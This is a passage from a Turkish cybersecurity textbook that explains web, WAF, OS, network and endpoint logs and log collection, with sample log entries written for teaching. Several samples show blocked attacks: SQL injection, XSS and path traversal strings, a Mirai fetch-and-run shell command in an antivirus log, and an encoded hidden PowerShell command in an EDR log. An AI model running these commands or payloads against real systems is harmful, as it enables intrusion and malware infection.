Web uygulamaları, sadece sunucu (Apache, Nginx, IIS) seviyesinde değil aynı zamanda **uygulamanın kendisi** tarafından da loglama işlemleri gerçekleştirir. Bu loglar; uygulamanın işleyişi, kullanıcı işlemleri, hata mesajları ve güvenlik olayları hakkında detaylı bilgi sunar. Web uygulama loglarının özellikleri şunlardır:

- Web uygulamalarının günlük (log) dosyaları, kullanıcı oturum açma ve kapama işlemleri, form verisi gönderimleri, sistemde meydana gelen hata mesajları gibi olayların ayrıntılı biçimde kaydını tutar.
- Bu kayıtlar, yazılım geliştiriciler açısından hataların kaynaklarını belirlemek ve çözüm üretmek için önemli bir analiz aracıdır.
- Başarısız oturum açma girişimleri, olağan dışı istekler, potansiyel veri ihlalleri gibi güvenlik tehditlerinin izini sürebilmek için önemli bir kaynaktır.
- Yoğun kullanıcı trafiğine sahip sistemlerde performans sıkıntılarının tespiti ve sistem geliştirilmesi açısından da log verileri analiz edilerek karar süreçlerine katkı sağlar.

Web uygulamalarına ait log verileri, sistemin uygulandığı altyapıya bağlı olarak farklı platformlar üzerinden üretilir. Bu bağlamda WordPress, Node.js, Django, Laravel, ASP.NET gibi yaygın web geliştirme platformları, uygulama düzeyindeki olayların detaylı biçimde kaydedildiği log dosyalarını oluşturarak hem sistem yönetimi hem de güvenlik analizleri için önemli bir bilgi kaynağı sunar.

**WordPress**, PHP tabanlı bir içerik yönetim sistemi (CMS) olup hata ayıklama ve sistem analizi için çeşitli log mekanizmaları sunar. Varsayılan olarak loglama özelliği kapalıdır ancak geliştiriciler veya sistem yöneticileri tarafından etkinleştirildiğinde sistemdeki birçok olay kayıt altına alınabilir.

**wp-content/debug.log:** WordPress'te uygulama seviyesindeki hataların ve uyarıların kaydedildiği temel log dosyasıdır. Bu dosyanın oluşturulması için **wp-config.php** dosyasına şu satırların eklenmesi gerekir:

```
define( 'WP_DEBUG', true );
define( 'WP_DEBUG_LOG', true );
define( 'WP_DEBUG_DISPLAY', false ); // Hataların ekranda gösterilmesini engeller.
```

**WordPress Log Örneği**

```
[27-Jul-2025 14:12:03 UTC] PHP Warning: Undefined variable $username in /home/site/wp-content/themes/mytheme/functions.php on line 102
```

Verilen log kaydından şu bilgiler elde edilir:

**Tarih ve Saat:** 27-Jul-2025 14:12:03 UTC

**Hata Türü:** PHP Warning başka bir ifadeyle bir uyarı logu olduğunu gösterir.

**Sorun:** $username adında tanımsız bir değişken kullanılmıştır.

**Dosya Yolu ve Satır Numarası:** functions.php dosyasının 102. satırında gerçekleşmiştir.

**WAF (Web Application Firewall) Logları**

Web uygulamalarını hedef alan siber saldırılar son zamanlarda bir hayli yaygındır. Bu saldırıların önlenmesinde etkili bir güvenlik katmanı sunan **Web Uygulama Güvenlik Duvarı (WAF)**, sistem tarafından algılanan zararlı istekleri engellemenin yanı sıra bu girişimlere dair kapsamlı log kayıtları da üretir. Bu kayıtlar hem güvenlik analizi hem de olay müdahalesi açısından çok önemlidir. WAF logları sayesinde şu konular hakkında bilgi edinilir:

**Saldırı Tespitine İlişkin Kayıtlar:** Web Uygulaması Güvenlik Duvarları (WAF) tarafından üretilen loglar; SQL enjeksiyonu, XSS (Cross-Site Scripting), komut enjeksiyonu ve dizin geçişi (path traversal) saldırılarını tespit edip kayıt altına alır. Bu tür kayıtlar, saldırganların uygulamaya yönelik kötü niyetli faaliyetlerinin tanımlanmasında büyük öneme sahiptir.

**Güvenlik Kurallarının İzlenebilirliği:** WAF loglarında, hangi öncelikli güvenlik kuralının tetiklendiği detaylı şekilde yer alır. Bu durum, sistem yöneticilerinin ve güvenlik uzmanlarının karşılaşılan tehdit türlerini sınıflandırarak önceliklendirmelerine olanak sağlar ve sistemin güvenlik durumu hakkında kapsamlı bir analiz yapılmasına imkân tanır.

**Zaman Damgası ve Bağlamsal Bilgiler:** Her log kaydı; saldırı girişiminin gerçekleştiği kesin zamanı, saldırganın IP adresini, hedeflenen URL'yi ve varsa ilgili kullanıcı oturum bilgilerini içerir. Bu veriler, olayın incelenmesi ve saldırıların kökenine yönelik analizlerin gerçekleştirilmesi için önem arz eder.

**WAF'ın İlgili Eylemleri:** Loglarda güvenlik duvarının her tehdit karşısında aldığı aksiyon (örneğin isteğin engellenmesi, uyarı üretilmesi veya yönlendirme yapılması) açıkça belirtilir. Bu sayede güvenlik politikalarının etkinliği ve saldırılara karşı uygulanan önleyici tedbirlerin sonuçları izlenebilir.

### Örnek WAF Logları

Web Uygulama Güvenlik Duvarı (WAF) loglarının dosya konumları, kullanılan yazılım ve altyapıya bağlı olarak değişiklik gösterebilmekle birlikte varsayılan konumlar Tablo 3.14'te belirtilmiştir.

**Tablo 3.14:** WAF Türleri ve Log Konumları

| WAF Türü | Log Dosyası Varsayılan Konumu |
|---|---|
| **ModSecurity (Apache)** | /var/log/apache2/modsec_audit.log |
| **ModSecurity (Nginx)** | /var/log/nginx/modsec_audit.log |
| **Cloudflare WAF** | Cloudflare paneli üzerinden erişilir. |
| **AWS WAF** | AWS CloudWatch üzerinden loglanır. |

Görsel 3.27'deki log kaydı incelendiğinde belirtilen zaman damgasında **192.168.1.50** IP adresinden gelen istek URL'sinde yer alan **' OR '1'='1** ifadesi, klasik bir SQL enjeksiyonu örneğidir. WAF motoru, bu kalıbı tanıyarak **SQL_INJECTION_RULE_101** numaralı kuralı devreye sokmuş ve isteği engellemiştir.

```
[2025-07-27 15:41:26] WAF-ALERT: SQL Injection attempt detected.
Client IP: 192.168.1.50
Request URL: /products?id=5' OR '1'='1
Blocked Rule: SQL_INJECTION_RULE_101
Action Taken: Request Blocked
```

**Görsel 3.27:** Web hata logları

Görsel 3.28'deki log kaydı incelendiğinde belirtilen zaman damgasında 10.0.0.23 IP adresindeki saldırgan kullanıcının, yorum bölümüne kötü amaçlı **<script>** etiketi yerleştirmeye çalıştığı anlaşılır. Bu durum, **XSS** saldırı denemesi olarak değerlendirilmiş ve WAF tarafından engellenmiştir.

```
[2025-07-27 15:55:03] WAF-ALERT: Cross-site scripting attempt detected.
Client IP: 10.0.0.23
Request URL: /comment?msg=<script>alert('xss')</script>
Blocked Rule: XSS_FILTER_RULE_204
Action Taken: Request Blocked
```

**Görsel 3.28:** Web hata logları

Görsel 3.29'daki log kaydı incelendiğinde belirtilen zaman damgasında 172.16.0.99 IP adresindeki saldırganın, sunucunun sistem dosyalarına erişmeye çalıştığı görülür. **/etc/passwd** dosyasına erişim girişimi, **PATH_TRAVERSAL_RULE_302** kuralını tetiklemiş ve istek engellenmiştir.

```
[2025-07-27 16:03:10] WAF-ALERT: Path traversal attempt detected.
Client IP: 172.16.0.99
Request URL: /download?file=../../etc/passwd
Blocked Rule: PATH_TRAVERSAL_RULE_302
Action Taken: Request Blocked
```

**Görsel 3.29:** Web hata logları

### OS Logları (Sunucu İşletim Sistemi Logları)

Web sunucularının çalıştığı fiziksel veya sanal makinelerde işletim sistemi tarafından üretilen loglar; sistem yöneticileri, güvenlik uzmanları ve denetçiler için önemli bilgiler içerir. Bu loglar hem olağan dışı olayların tespiti hem de sorun giderme sürecinin doğru bir şekilde yürütülebilmesi açısından değerli bilgiler içerir.

1. **Sistem Olay Kayıtları (System Events)**
   - Donanım hataları, sürücü sorunları, sistem yeniden başlatmaları, servislerin başlatılması-durdurulması gibi çekirdek sistem olaylarını içerir.
   - Kernel panic, bellek sızıntıları, disk erişim hataları gibi kritik sistem hataları örnek verilebilir.
   - **Linux:** /var/log/syslog, /var/log/messages
   - **Windows:** Event Viewer > System Log
2. **Güvenlik Olayları (Security Events)**
   - Yetkisiz erişim girişimleri, kullanıcı kimlik doğrulama hataları, başarısız oturum açma denemeleri, sistem dosyalarına izinsiz müdahale gibi olayları içerir.
   - **Linux:** /var/log/auth.log, /var/log/secure
   - **Windows:** Event Viewer > Security Log
3. **Kullanıcı ve Oturum Kayıtları**
   - Hangi kullanıcı ne zaman oturum açtı, ne kadar süre sistemde kaldı gibi verileri içerir.
   - Özellikle sunucuya SSH, RDP gibi yöntemlerle erişimlerde iz bırakır.
   - **Linux:** /var/log/wtmp, /var/log/lastlog, last, who, utmp komutlarıyla okunabilir.
   - **Windows:** Event Viewer > Security > Event ID 4624 (başarılı oturum açma), 4625 (başarısız giriş)
4. **Servis ve Daemon Logları**
   - Sistemde çalışan Apache, Nginx, MySQL, SSH, vsftpd gibi servislerin kendi logları, işletim sistemi tarafından merkezî log dizinlerine yazılır.
   - **Linux:** /var/log/apache2/error.log, /var/log/mysql/error.log, /var/log/ssh.log
   - **Windows:** Genellikle C:\Program Files\ServiceName\logs altında veya Event Viewer'da "Applications and Services Logs" bölümünde bulunur.
5. **Günlük Zamanlama Kayıtları (Cron/Task Scheduler Logları)**
   - Belirli zamanlarda çalışan betikler veya görevlerin başarılı yahut başarısız olma durumlarını içerir.
   - **Linux:** /var/log/cron, /var/log/syslog (cron girdileriyle birlikte)
   - **Windows:** Task Scheduler > Operational logs
6. **Paket ve Ağ Etkileşimi Logları**
   - Sistem seviyesinde yapılan bağlantılar, açılan portlar, gelen-giden trafik hareketleri, firewall etkinlikleri bu loglarda tutulur.
   - **Linux:** iptables, ufw, firewalld, /var/log/kern.log
   - **Windows:** Event Viewer > Windows Firewall with Advanced Security, Event ID 5156 (izin verilen bağlantı), 5157 (engellenen bağlantı)

7. **Audit Logları (Denetim Kayıtları)**
   - Kritik sistem çağrıları, dosya erişimleri, kullanıcı eylemleri gibi işlemler yüksek detayda izlenebilir.
   - **Linux:** auditd servisi tarafından /var/log/audit/audit.log dosyasında tutulur.
   - **Windows:** Local Security Policy > Audit Policy ile etkinleştirilir.

### 3.1.6.5. Ağ (Network) Logları

Ağ ortamlarında güvenliği sağlamak, performansı izlemek ve olayları yönetmek için log kayıtları büyük önem taşır. Bu kayıtlar; güvenlik duvarları, switchler, routerlar, VPN sistemleri, proxy sunucuları, IDS/IPS çözümleri, erişim noktaları, NAC (Ağ Erişim Kontrolü) gibi pek çok farklı ağ cihazından elde edilebilir (Görsel 3.30).



**Görsel 3.30:** Ağ kaynaklarından log aktarımı

**Firewall (Güvenlik Duvarı) Logları:** Güvenlik duvarları, ağ trafiğini düzenlemek ve denetlemek amacıyla gelen ve giden veri paketlerini kaydeder. Bu loglar; bağlantıların izinli mi engellenmiş mi olduğunu, hangi kuralla eşleştiğini ve filtreleme sonucunu ayrıntılı olarak gösterir. Ayrıca paket türleri (TCP, UDP, ICMP gibi) ve bazı durumlarda saldırı tespiti olayları (örneğin yeni nesil güvenlik duvarlarında) da bu kayıtlarda yer alır. Bu sayede ağın yetkisiz erişimlere karşı ne derece korunduğu analiz edilebilir, kuralların işlevselliği değerlendirilebilir ve port tarama, brute force gibi saldırı girişimleri tespit edilebilir (Görsel 3.31).

```
2025-05-10 13:24:58 DENY TCP 192.168.1.50:45678 -> 10.0.0.1:80 rule_id=105 reason="Kural Gereği Engellendi"
```

**Görsel 3.31:** Firewall log örneği

**Anahtarlama (Switch) Logları:** Switchler, ağın omurgasını oluşturan cihazlardır ve üzerinde gerçekleşen fiziksel bağlantılarla ilgili birçok bilgiyi loglar aracılığıyla kaydeder. Bu loglarda genellikle portların açık mı kapalı mı olduğu (up/down durumu), bağlantıların sürekli kopup tekrar gelmesi gibi durumlar (link flapping), Spanning Tree Protocol (STP) ile ilgili değişiklikler, öğrenilen MAC adreslerinin süresi gibi bilgiler yer alır. Bu kayıtlar sayesinde ağ yöneticileri; fiziksel bağlantılarda yaşanan problemleri kolayca fark edebilir, olası ağ döngülerini tespit edebilir ve anahtarlama performansını etkileyen sorunları zamanında çözebilir. Ayrıca bu loglar, ağ trafiğinin daha sağlıklı yönetilmesi açısından da önemli bilgiler sunar. Ağ simülasyon yazılımında Show Logging komutu kullanarak veya preferences kısmından export

log denilerek loglar görüntülenebilir (Görsel 3.32).

```
Syslog logging: enabled (0 messages dropped, 0 flushes, 0 overruns)
    Console logging: level debugging, 15 messages logged
    Monitor logging: level debugging, 0 messages logged
    Buffer logging: level debugging, 15 messages logged
    Logging Exception size (4096 bytes)
    Count and timestamp logging messages: disabled

Log Buffer (4096 bytes):

*Jun 10 10:15:23.543: %LINK-5-CHANGED: Interface FastEthernet0/0, changed state to up
*Jun 10 10:15:24.671: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
```

**Görsel 3.32:** Switch log kayıtları

**Yönlendirici (Router) Logları:** Router, ağlar arasında veri trafiğini yönlendiren cihazdır ve bu görevi yerine getirirken pek çok önemli olayı log kayıtlarında tutar. Bu loglar genellikle yönlendirme protokollerine (OSPF, EIGRP, BGP gibi) ait mesajları, komşu routerlarda meydana gelen durum değişikliklerini, bağlantı kopmalarını, zaman zaman ICMP veya traceroute gibi ağ teşhis araçlarından gelen yanıtları içerir (Görsel 3.33). Ayrıca yönlendirme sırasında oluşabilecek çeşitli hatalar (örneğin arayüz hataları, TTL süresi dolmuş paketler) da bu kayıtlar üzerinden takip edilebilir. Router logları sayesinde ağ yöneticileri, yönlendirme protokollerinin sorunsuz çalışıp çalışmadığını görebilir ve ortaya çıkabilecek ağ yönlendirme hatalarını hızlıca tespit edebilir.

```
*Jun 10 11:30:45.123: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.1.2 on FastEthernet0/0 from LOADING to FULL, Loading Done
*Jun 10 11:30:48.456: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.1.2 on FastEthernet0/0 from FULL to DOWN, Neighbor Down: Interface down
```

**Görsel 3.33:** Komşuluk kurulma bilgileriyle ilgili log kaydı

**VPN Logları:** VPN logları, kullanıcıların kimlik doğrulama girişimleri, bağlantı kurulma ve kopma zamanları, IP atamaları ile hatalı giriş denemeleri gibi verileri kayıt altına alır (Görsel 3.34). Bu kayıtlar, uzak kullanıcıların VPN üzerinden sisteme erişimlerini güvenlik açısından izlemek ve denetlemek için büyük önem taşır. Böylece yetkisiz erişimlerin tespiti kolaylaşır, olası güvenlik açıkları erken fark edilir ve ağın bütünlüğü korunur. VPN logları sayesinde hem kullanıcı aktiviteleri takip edilir hem de güvenlik politikalarının etkinliği değerlendirilir.

```
*Jun 10 12:00:15.123: %CRYPTO-6-ISAKMP_ON_OFF: ISAKMP (ON) started on interface FastEthernet0/0
*Jun 10 12:00:18.456: %CRYPTO-6-IKMP_SA_UP: IKE SA established between 192.168.1.1 and 203.0.113.2
*Jun 10 12:00:19.789: %CRYPTO-6-IPSEC_TUNNEL_UP: IPSec tunnel established between 192.168.1.1 and 203.0.113.2
```

**Görsel 3.34:** Başarılı VPN bağlantısı logu

**Proxy Sunucu Logları:** Proxy sunucu logları, kullanıcıların internet üzerinde gerçekleştirdiği aktiviteleri detaylı şekilde kaydeder. Bu kayıtlar arasında ziyaret edilen web sitelerinin URL'leri, işlem zamanı ve kullanıcıların IP adresleri yer alır. Ayrıca HTTP istek başlıkları ve sunucudan dönen yanıt kodları (örneğin 200 OK, 404 Not Found, 403 Forbidden gibi) da loglarda tutulur. Cache kullanımına dair bilgiler de bu veriler arasında bulunur. Logların temel amacı, kullanıcıların internet kullanımını takip etmek ve gerektiğinde zararlı veya uygunsuz içeriklere erişimin önüne geçmektir. Böylece kurumlar veya servis sağlayıcılar, güvenliği sağlamak ve internet kaynaklarının doğru kullanılmasını temin etmek için bu loglardan faydalanır.

**Örnek Log Kaydı**

```
192.168.1.20 - - [10/Jun/2024:15:15:01 +0300] "GET https://orneksite.com HTTP/1.1" 403 512 "-" "curl/7.68.0" TCP_DENIED
```

Kullanıcı (192.168.1.20), bir Linux/Unix sisteminden curl komutuyla orneksite.com'a erişmeye çalıştı. Proxy sunucusu, erişimi anında engelledi (403 Forbidden).

**IDS/IPS Logları:** IDS/IPS logları, ağa yönelik gerçekleşen saldırıları detaylı şekilde kaydederek güvenlik ekiplerine bilgiler sunar. Bu loglarda tespit edilen saldırı türleri (örneğin SQL Injection veya port taraması), saldırganın IP adresi, hedeflenen IP ve port bilgileri yer alır. Ayrıca kullanılan saldırı imzası ve bu tehdidin ciddiyet seviyesi (düşük, orta, yüksek) gibi veriler de kaydedilir (Görsel 3.35). Bu sayede ağ üzerindeki tehditler mümkün olan en erken aşamada fark edilip müdahale edilebilirken aynı zamanda saldırıların analiz edilmesi ve gelecekteki tehditlere karşı önlem alınması için önemli bir kaynak oluşturulur.


```
{
  "timestamp": "2024-06-10T14:22:45.123456+0300",
  "flow_id": 123456789,
  "event_type": "alert",
  "src_ip": "192.168.1.100",
  "src_port": 54321,
  "dest_ip": "10.0.0.50",
  "dest_port": 80,
  "proto": "TCP",
  "alert": {
    "action": "blocked",
    "gid": 1,
    "signature_id": 2019404,
    "rev": 3,
    "signature": "ET WEB_SPECIFIC_APPS SQL Injection SELECT FROM in HTTP Request",
    "category": "Web Application Attack",
    "severity": 1,
    "metadata": {
      "created_at": ["2020_01_01"],
      "updated_at": ["2023_05_15"]
    }
  },
  "http": {
    "hostname": "vulnerable-site.com",
    "url": "/login.php",
    "http_user_agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36",
    "http_method": "POST",
    "http_content_type": "application/x-www-form-urlencoded"
  },
  "payload": "username=admin' OR '1'='1&password=123456",
  "payload_printable": "username=admin' OR '1'='1&password=*****",
  "stream": 0
}
```


**Görsel 3.35:** Suricata IDS SQL injection log kaydı

### 3.1.6.6. Endpoint Logları

**Endpoint logları**; bir bilgisayar, sunucu, mobil cihaz gibi uç noktalarda bulunan cihazlara ait önemli olayların ve güvenlik faaliyetlerinin kayıtlarıdır. Bu loglar sayesinde cihazda kim, ne zaman, ne yaptı; hangi uygulama, nasıl çalıştı veya hangi ağ bağlantıları gerçekleşti gibi sorulara yanıt bulunur. Siber güvenlik açısından bakıldığında ise bu kayıtlar, hayati önem taşır çünkü bir saldırı veya şüpheli bir

durum yaşandığında ilk incelenen kaynaklar genellikle bu loglardır. Olayın ne zaman ve nasıl başladığını, hangi hesapların etkilendiğini anlamak; saldırının etkisini hızlıca görmek ve doğru adımlarla müdahale etmek için endpoint logları kullanılır. Üstelik sadece saldırıları tespit etmek için değil sistemlerin düzgün çalışıp çalışmadığını kontrol etmek ve güvenlik politikalarının ne derece uygulandığını görmek için de bu kayıtlar sürekli incelenir.

**Antivirüs Logları:** Sistem üzerinde yapılan virüs taramalarının sonuçlarını detaylı şekilde kaydeder. Bu kayıtlar arasında tespit edilen zararlı yazılımlar, yapılan temizleme ve karantina işlemleri yer alır. Aynı zamanda antivirüsün kötü amaçlı yazılım aktivitelerini engelleme, silme gibi müdahaleleri de bu loglarda görülür (Görsel 3.36). Günlük olarak yapılan virüs tanım dosyası güncellemelerinin durumu, başarı veya başarısızlık kayıtları da antivirüs loglarının önemli parçalarındandır. Böylece sistem yöneticileri, cihazın güvenlik durumu hakkında net bilgiler edinerek olası tehditlere karşı daha hızlı ve etkili önlemler alabilir.

```
[AVAST SECURITY LOG]
Date: 2024-06-12 09:45:33
Event: MALWARE BLOCKED
Threat Name: Linux/Mirai!Botnet
Source IP: 185.143.XX.XX
Destination Port: 23 (Telnet)
Infected File: /tmp/mirai.x86 (Memory Injection)
Action: QUARANTINED
Detection Method: Behavioral Shield + Network Inspector
User: DESKTOP-USER\MTEGM
Additional Data:
- C2 Server: 94.130.XX.XX:4811
- Payload: "/bin/busybox wget http://malware.com/mirai.sh -O- | sh"
- Related Process: sshd (PID: 4412)
- Signature DB: VPS v240612-2
```

**Görsel 3.36:** Antivirüs log örneği

**EDR (Endpoint Detection and Response) Logları:** Uç noktalarda gerçekleşen saldırı ve tehdit aktivitelerini izleyen, detaylı bir şekilde kaydeden güvenlik kayıtlarıdır. Bu sistemler, yalnızca güvenlik olaylarını kaydetmekle kalmaz aynı zamanda uç noktaları sürekli izleyerek olağan dışı davranışları, başka bir ifadeyle anormallikleri tespit eder ve gerekirse otomatik olarak müdahalelerde bulunabilir. Örneğin bir kullanıcı hesabının, normal saatlerin dışında sistemde yetkisiz işlemler yapmaya çalışması veya bilinmeyen bir dosyanın bellekte şüpheli komutlar çalıştırması gibi durumlar, EDR tarafından fark edilir. Ayrıca bu loglar; saldırganların sistemler arasında yatay geçiş (lateral movement) denemeleri, exploit kullanma girişimleri, komut ve kontrol (C2) iletişim trafiği gibi daha karmaşık siber saldırı izlerini de ortaya koyar (Görsel 3.37). Bu sayede hem gerçek zamanlı savunma sağlanır hem de olay sonrası analiz için son derece önemli bilgiler elde edilir.

```
Event Time:       2025-06-10T09:12:43Z
Device Name:      DESKTOP-MTEGM
User:             MTEGM-PC\mesleklisesi
Alert Title:      Suspicious PowerShell Command
Severity:         High
Category:         Execution
Detection Source: Endpoint Detection
Description:      A suspicious PowerShell command was executed that may be indicative of attacker behavior.
Command Line:     powershell.exe -NoP -NonI -W Hidden -EncodedCommand JABXAGM...
Process ID:       4520
Parent Process:   C:\Windows\System32\cmd.exe
Network Activity: Attempted outbound connection to 185.100.87.44:443
Response Action:  Process terminated and quarantined
Correlation ID:   f1a7cdd2-a79e-4e34-b4ac-3f452ccf0a77
```

**Görsel 3.37:** EDR log kaydı

**DLP (Data Loss Prevention) Logları:** Kurumsal verilerin yetkisiz yollarla dışarı sızdırılmasını önlemek amacıyla yapılan denetimlerin ve müdahalelerin loglarını tutar. Bu loglar sayesinde kullanıcıların hassas verileri e-posta yoluyla göndermeye çalışması, USB aygıtlarına kopyalama girişimleri veya bulut depolama birimlerine veri aktarmaları gibi DLP politikalarına aykırı eylemler tespit edilebilir. Sistem, kritik veri kategorilerine (örneğin kişisel veriler, finansal bilgiler veya fikri mülkiyet) ait herhangi bir ihlal girişimini kaydederek, gerekirse bu eylemleri otomatik olarak engelleyebilir veya ilgili güvenlik ekiplerine anlık uyarılar gönderebilir (Görsel 3.38). Böylece, olası veri sızıntıları daha gerçekleşmeden fark edilir ve gerekli müdahale adımları zamanında atılabilir.

```
Timestamp:          2025-04-10T14:38:21Z
User:               mtegm@ornekmeb.com
Device:             LAPTOP-BILISIM123
Action:             Blocked
Rule Name:          "PII Data Transfer via Email"
Policy:             EU GDPR Compliance
File Name:          musteri_listesi.xlsx
Matched Content:    Turkish National ID Number, IBAN
Application:        Outlook.exe
Destination:        mtegm-ornekpersonel@gmail.com
Location:           Email (Exchange Online)
Justification:      Not Provided
Severity:           High
```

**Görsel 3.38:** DLP log kaydı

**Host-Based Firewall Logları:** Host tabanlı güvenlik duvarı (host-based firewall) logları, bir cihaz üzerindeki ağ trafiğinin kontrol edilmesine yönelik kayıtları tutan denetim noktalarından biridir. Bu loglarda sisteme gelen ve giden bağlantıların **izinli** veya **engellenmiş** olup olmadığına dair ayrıntılı kayıtlar tutulur (Görsel 3.39). Uygulama bazında hangi programın hangi porta erişmeye çalıştığı, bu erişimlerin başarıya ulaşıp ulaşmadığı, hangi kural tarafından reddedildiği gibi bilgiler bu kayıtlar sayesinde görülebilir. Özellikle şüpheli portlara yapılan bağlantı denemeleri, bilinmeyen uygulamaların dış ağlara erişim talepleri, yetkisiz kaynaklardan gelen bağlantılar gibi olaylar bu loglarla tespit edilir. Bu sayede hem saldırıların erken fark edilmesi sağlanır hem de cihazın güvenlik politikalarına uygun çalışıp çalışmadığı denetlenir.

```
2024-06-10 10:15:22 DROP TCP 192.168.1.10 93.184.216.34 50214 80 OUTBOUND BLOCKED No rule
2024-06-10 10:16:01 ALLOW UDP 192.168.1.10 8.8.8.8 51320 53 OUTBOUND ALLOWED -
2024-06-10 10:17:45 DROP TCP 192.168.1.10 198.51.100.23 50555 445 OUTBOUND BLOCKED No rule
2024-06-10 10:18:11 ALLOW TCP 192.168.1.10 192.168.1.1 49543 443 OUTBOUND ALLOWED -
2024-06-10 10:18:59 DROP TCP 192.168.1.10 203.0.113.56 51323 135 OUTBOUND BLOCKED No rule
2024-06-10 10:19:17 ALLOW UDP 192.168.1.10 224.0.0.252 5355 5355 OUTBOUND ALLOWED -
2024-06-10 10:20:42 DROP TCP 192.168.1.10 185.199.108.153 50211 21 OUTBOUND BLOCKED No rule
2024-06-10 10:21:30 ALLOW TCP 192.168.1.10 192.168.1.11 49412 139 OUTBOUND ALLOWED -
2024-06-10 10:22:18 DROP TCP 192.168.1.10 198.51.100.42 50101 23 OUTBOUND BLOCKED No rule
2024-06-10 10:23:05 ALLOW UDP 192.168.1.10 239.255.255.250 1900 1900 OUTBOUND ALLOWED -
```

**Görsel 3.39:** Host-Based Firewall log kaydı

**Sıra Sizde**

Veri tabanı sistemlerinde gerçekleşen işlemlerin (ekleme, silme, güncelleme, sorgulama vb.) kayıt altına alınıp, loglanması konulu bir sunu hazırlayarak sınıfta sununuz.

## 3.2. LOG YÖNETİM ARAÇLARI


Sistemde ve altyapıda ne olup bittiğini anlayabilmenin en temel yolu, geride bıraktıkları izleri başka bir ifadeyle **log kayıtlarını** doğru biçimde toplamaktan ve analiz etmekten geçer ancak sistemler büyüdükçe, uygulama ve cihaz sayısı arttıkça bu logların dağınık ve karmaşık yapısı kayıtları yönetilemez hâle getirir. Tam da bu noktada devreye log yönetim araçları girer. Bu araçlar, farklı kaynaklardan gelen logları merkezî bir noktada toplayarak anlamlandırılmasına ve gerektiğinde güvenlik veya performans açısından harekete geçilmesine olanak sağlar. Doğru yapılandırılmış bir log yönetim sistemi, sadece olayları kayıt altına almakla kalmaz. Aynı zamanda sistem yöneticilerine ve güvenlik uzmanlarına zamanında müdahale imkânı da sunar (Görsel 3.40).




**Görsel 3.40:** Log yönetim araçları

### 3.2.1. Log Toplama ve Yönetim Yöntemleri

Sistemlerin ürettiği log verilerinin doğru yöntemle toplanması ve yönetilmesi büyük önem taşır. Loglar, farklı ortamlarda çalışan çeşitli sistemlerden elde edilir. Bu nedenle kullanılan toplama yöntemleri, sistemin yapısına ve ihtiyaçlarına göre farklılık gösterebilir. Agent tabanlı log toplama yöntemi, ilgili sistemlere kurulan ajan yazılımlar aracılığıyla veri akışı sağlar. Log yönlendirme (remote logging) yöntemi, log verilerini belirli iletişim protokolleri aracılığıyla merkezî sunuculara yönlendirerek yönetimi kolaylaştırır. Bunlara ek olarak bazı uygulamaların sunduğu API arayüzleri sayesinde loglara doğrudan erişim mümkün hâle gelir. Bu da özellikle dinamik log yönetimi çözümleri geliştirmek isteyen kurumlar için büyük avantaj sağlar (Görsel 3.41).




**Görsel 3.41:** Log toplama

### 3.2.1.1. Agent Tabanlı Log Toplama

Agent tabanlı log toplama yöntemi, izlenecek sistem veya cihaza özel bir ajan yazılımı yüklenerek log verilerinin doğrudan kaynak sistem üzerinden toplanmasını sağlar. Bu yapı sayesinde sadece standart loglar değil sistem aktiviteleri, uygulama seviyesindeki hareketler ve özel güvenlik olayları da ayrıntılı biçimde izlenebilir. Özellikle gerçek zamanlı analiz, olay tespiti ve gelişmiş tehdit algılama senaryolarında önemli avantajlar sunar ancak bu yöntemin bazı dezavantajları da vardır. Her sistem için ayrı ajan kurulumu ve yönetimi gerektiğinden büyük ölçekli yapılarda operasyonel yük artabilir. Ayrıca ajanların sistem kaynaklarını kullanması, performans üzerinde sınırlı da olsa olumsuz etkiler yaratabilir. Bu nedenle agent tabanlı log toplama yöntemi, detaylı izleme gerektiren sistemlerde tercih edilmekle birlikte kaynak kullanımı ve yönetim kolaylığı göz önünde bulundurularak planlanmalıdır.

**Not**

Kullanılan SIEM yazılımı ve işletim sistemi sürümüne göre uygulamalarda farklılıklar olabilir. SIEM yazılımının kurulumunda, agents yapılandırmalarında ve diğer işlemlerde bazı işletim sistemleri ek yazılımlara, kütüphanelere veya servis yapılandırmalarına ihtiyaç duyabilir. Örneğin Linux tabanlı sistemlerde curl, unzip gibi yardımcı araçlar gerekebilirken Windows ortamlarında .NET Framework veya PowerShell 3.0 ve üstü bileşenler gerekli olabilir.

**Yetki Seviyeleri**

Log toplama işlemleri için sistem üzerinde belirli izinlerin verilmesi gerekir. Windows ortamında genellikle **yönetici (administrator)** yetkileri gereklidir. Linux ortamında ise **root** veya **sudo** ayrıcalıklarıyla işlem yapılması gerekebilir.

**Dosya ve Dizin Erişimleri**

Her işletim sistemi, logların tutulduğu dosya yollarını ve erişim izinlerini farklı şekilde yönetebilir. Agentların bu alanlara erişim iznine sahip olması önemlidir.

**Servis Yönetimi ve Başlatma Yöntemleri**

Agent servislerinin başlatılması, durdurulması, yeniden başlatılması gibi işlemler, işletim sistemine göre değişebilir (systemctl, service, sc, net start gibi komutlar).

## 1. Uygulama

